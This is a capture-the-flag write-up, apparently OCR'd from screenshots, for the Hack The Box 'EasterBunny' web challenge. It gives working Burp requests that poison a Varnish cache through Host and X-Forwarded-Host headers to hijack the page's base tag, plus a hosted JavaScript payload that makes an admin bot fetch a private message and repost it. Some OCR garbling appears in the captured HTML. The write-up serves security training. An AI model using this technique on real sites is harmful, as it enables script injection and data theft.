
As well, the following provides data to the view, including the cdn variable, which is a dynamic URL based on the request protocol, hostname, and optionally the forwarded port:



```

router.get("/letters", (req, res) => {
    return res.render("viewletters.html", {
        cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`,
    });
});
```

Imagine if an attacker could tamper with the URL embedded in the base tag's cdn address. In such a scenario, wouldn't it open the door for the attacker to potentially force the loading of their own CSS or JavaScript files?


Original request. I send letter no.8. later on, I need to try and read the next letter, which will be 9.


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Target: htt
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /letters?id=8 HTTP/1.1
Host: 167.99.82.136:30980
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://167.99.82.136:30980/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2121
ETag: W/"849-S8Q7f4z4YvB0/275vw9QnXRi67o"
Date: Sun, 24 Dec 2023 16:33:38 GMT
X-Varnish: 42
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http://167.99.82.136:30980/static/" />
    <link rel="preconnect" href="https://fonts.googleapis.com" />
    <link rel="icon" type="image/x-icon" href="favicon.ico">
    <link rel="preconnect" href="https://fonts.gstatic.com"
    crossorigin="" />
    <link href="
    https://fonts.googleapis.com/css2?family=Caveat&amp;family=Secu
    lar+One&amp;display=swap" rel="stylesheet" />
    <link href="main.css" rel="stylesheet" />
    <title>
      Write to the Easter Bunny!
```

Modified:




```
GET /letters?id=23 HTTP/1.1
Host: 127.0.0.1
X-Forwarded-Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://159.65.20.166:30093/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2118
ETag: W/"846-Mojsk24GY7K6BtNodzx338RXQ5Y"
Date: Mon, 25 Dec 2023 11:05:34 GMT
X-Varnish: 163934
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http:[redacted]static/" />
    <link rel="preconnect" href="https://fonts.googleapis.com" />
    <link rel="icon" type="image/x-icon" href="favicon.ico">
    <link rel="preconnect" href="https://fonts.gstatic.com"
    crossorigin="" />
    <link href="
    https://fonts.googleapis.com/css2?family=Caveat&amp;family=Secu
    lar+One&amp;display=swap" rel="stylesheet" />
    <link href="main.css" rel="stylesheet" />
    <title>
      Write to the Easter Bunny!
    </title>
  </head>
```

HTB Challenge: EasterBunny - Difficulty: Easy - Web


Erel Regev

1. Create a fake viewletters.js file and host it in a HTTP server:



```
fetch("http://127.0.0.1:80/message/3").then((r) => {
    return r.text();
}).then((x) => {
    fetch("http://127.0.0.1:80/submit", {
        "headers": {
            "content-type": "application/json"
        },
        "body": x,
        "method": "POST",
        "mode": "cors",
        "credentials": "omit"
    });
});
```

Try to access the file to confirm, that it works and can read it:




```
fetch("http://127.0.0.1:80/message/3").then((r) => {
    return r.text();
}).then((x) => {
    fetch("http://127.0.0.1:80/submit", {
        "headers": {
            "content-type": "application/json"
        },
        "body": x,
        "method": "POST",
        "mode": "cors",
        "credentials": "omit"
    });
});
```

2. Edit the request:

Edit the request that way that it will point to the next message:

I have 23 letters, the next one will be the 24th.




```
GET /letters?id=23 HTTP/1.1
Host: 127.0.0.1
X-Forwarded-Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://159.65.20.166:30093/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2118
ETag: W/"846-Mojsk24GY7K6BtNodzx338RXQ5Y"
Date: Mon, 25 Dec 2023 11:05:34 GMT
X-Varnish: 163934
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Accept-Ranges: bytes
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0" />
    <base href="http:[redacted]static/" />
    <link rel="precon/fonts.googleapis.com" />
    <link rel="icon" type="image/x-icon" href="favicon.ico">
    <link rel="preconnect" href="https://fonts.gstatic.com"
    crossorigin="" />
```

3. Submit a new letter:

In the passage above, the Host was configured to the address 127.0.0.1 to enable cache poisoning by the admin bot. Additionally, the value of the href attribute in the base tag was altered independently through manipulation of the X-Forwarded-Host header.


Now, compose a message to the modified 23th letter to ensure access for the admin bot.



```
POST /submit HTTP/1.1
Host: 159.65.20.166:30093
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://159.65.20.166:30093/
Content-Type: application/json
Content-Length: 19
Origin: http://159.65.20.166:30093
Connection: close

{
  "message":"cvndn"
}
```

```
HTTP/1.1 201 Created
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 14
ETag: W/"e-7M5QXG+Zsgveird2MfgKnZsSxag"
Date: Mon, 25 Dec 2023 11:06:12 GMT
X-Varnish: 32957
Age: 0
Via: 1.1 varnish (Varnish/6.1)
X-Cache: MISS
X-Cache-Hits: 0
Connection: close

{
  "message":23
}
```

BOOM



EASTER BUNNY
123 CARROT ROAD
EASTER ISLAND, 88888

Dear Easter Bunny, Santa's better than you!
HTB{[redacted]